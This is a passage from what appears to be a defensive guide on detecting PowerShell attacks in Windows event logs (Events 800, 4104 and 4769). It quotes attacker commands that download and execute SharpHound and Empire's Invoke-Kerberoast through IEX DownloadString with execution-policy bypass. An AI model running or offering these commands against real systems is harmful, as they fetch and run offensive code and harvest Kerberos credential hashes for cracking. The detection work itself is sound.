loadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Inges-
tors/SharpHound.ps1');Invoke-BloodHound"
```




- Enumeration of the domain completed.



- Application and Service Logs -> **Windows PowerShell**



- Event **800** ''Pipeline Execution Details'' will show up with additional information about, which user and the CLI.



- Additional information about the current user that executed the script

```
        UserId=CONTOSO\Administrator
        HostName=ConsoleHost
        HostVersion=5.1.14393.2515
        HostId=3cccb685-5576-4b28-a457-888d21901572
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
exec Bypass -C IEX(New-Object Net.Webclient).DownloadString
```

- **Command**


```
Get-WinEvent -FilterHashtable @{ LogName = 'Windows PowerShell'; Id = 800; }
```

Filtering on Event **800** at Windows PowerShell can be noisy, but to reduce down all the noise. It is good to look at additional information with the likes of **IEX(New-Object. NetWebClient).DownloadString** – This more to detect to behaviour of the attacker, since at the end of the day. He or she needs to execute the script from the internet to do all that fun stuff on the workstation.


Logging PowerShell CLI is very useful in this case, but it is up to you. To enable it or not.

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{ LogName = 'Windows PowerShell'; Id = 800; }


   ProviderName: PowerShell

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
11/18/2019 1:12:59 AM           800 Information      Pipeline execution details for command line: . ...
11/18/2019 1:12:15 AM           800 Information      Pipeline execution details for command line: . ...
11/18/2019 1:12:15 AM           800 Information      Pipeline execution details for command line:     Microsoft.Power...
11/18/2019 1:08:34 AM           800 Information      Pipeline execution details for command line:     Microsoft.Power...
11/18/2019 1:08:34 AM           800 Information      Pipeline execution details for command line: . ...
11/18/2019 1:08:33 AM           800 Information      Pipeline execution details for command line: . ...
11/18/2019 1:08:32 AM           800 Information      Pipeline execution details for command line:        $DeflatedStream.
Re...
11/18/2019 1:08:32 AM           800 Information      Pipeline execution details for command line:        $UncompressedFil
eB...
11/18/2019 1:08:32 AM           800 Information      Pipeline execution details for command line:        $DeflatedStream
= ...
11/18/2019 1:08:32 AM           800 Information      Pipeline execution details for command line:     $vars = New-Obj...
11/18/2019 1:08:32 AM           800 Information      Pipeline execution details for command line:        $JSONFolder...
11/18/2019 1:08:32 AM           800 Information      Pipeline execution details for command line: IEX(New-Object Net....
11/18/2019 1:08:28 AM           800 Information      Pipeline execution details for command line: IEX(New-Object Net....
11/18/2019 1:08:28 AM           800 Information      Pipeline execution details for command line: . ...
```


- Now lets look back at **Microsoft-Windows-PowerShell/Operational**
- Event **4104** with a level of ''**Warning**'' will show up again.




- Additional information



- Incredible valuable information about BloodHound :P



- Seems suspicious.




- **T1086 -** PowerShell

Name	BRONZE BUTLER
Description	BRONZE BUTLER is a cyber espionage group with likely Chinese origins that has been active since at least 2008. The group primarily targets Japanese organizations, particularly those in government, biotechnology, electronics manufacturing, and industrial chemistry.
Technique	BRONZE BUTLER has used PowerShell for execution.
Tactic	Execution

- **How to detect PowerShell events?**


1. Event Viewer -> Application and Service Logs -> **PowerShell**
2. Event Viewer -> Application and Service Logs -> Microsoft -> Windows -> **PowerShell**




- **Command –** Collecting service tickets from SPN accounts to Kerberoast them

```
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).Down-
loadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/mod-
ule_source/credentials/Invoke-Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat"
```


- When looking at **'Windows PowerShell'** logs and filtering specific on the **800** event.




- **IEX(New-Object. NetWebClient).DownloadString**




- Additional information about the event




- Extra information about event 800 with the leaving trace of IEX (New-Object)



- Like Tim Medin said in his talks. Every authenticated user has the privileges to request service tickets from service accounts. In this case, we have requested all the service tickets and are able now to crack them offline. Event **4769** at **Security** will show up, when someone is requesting a service ticket.





- Microsoft-Windows-PowerShell/Operational
- Event 4104 will show up usually with a level of ''Warning''



- Extra information about the author :P

- Extra information about the event itself.



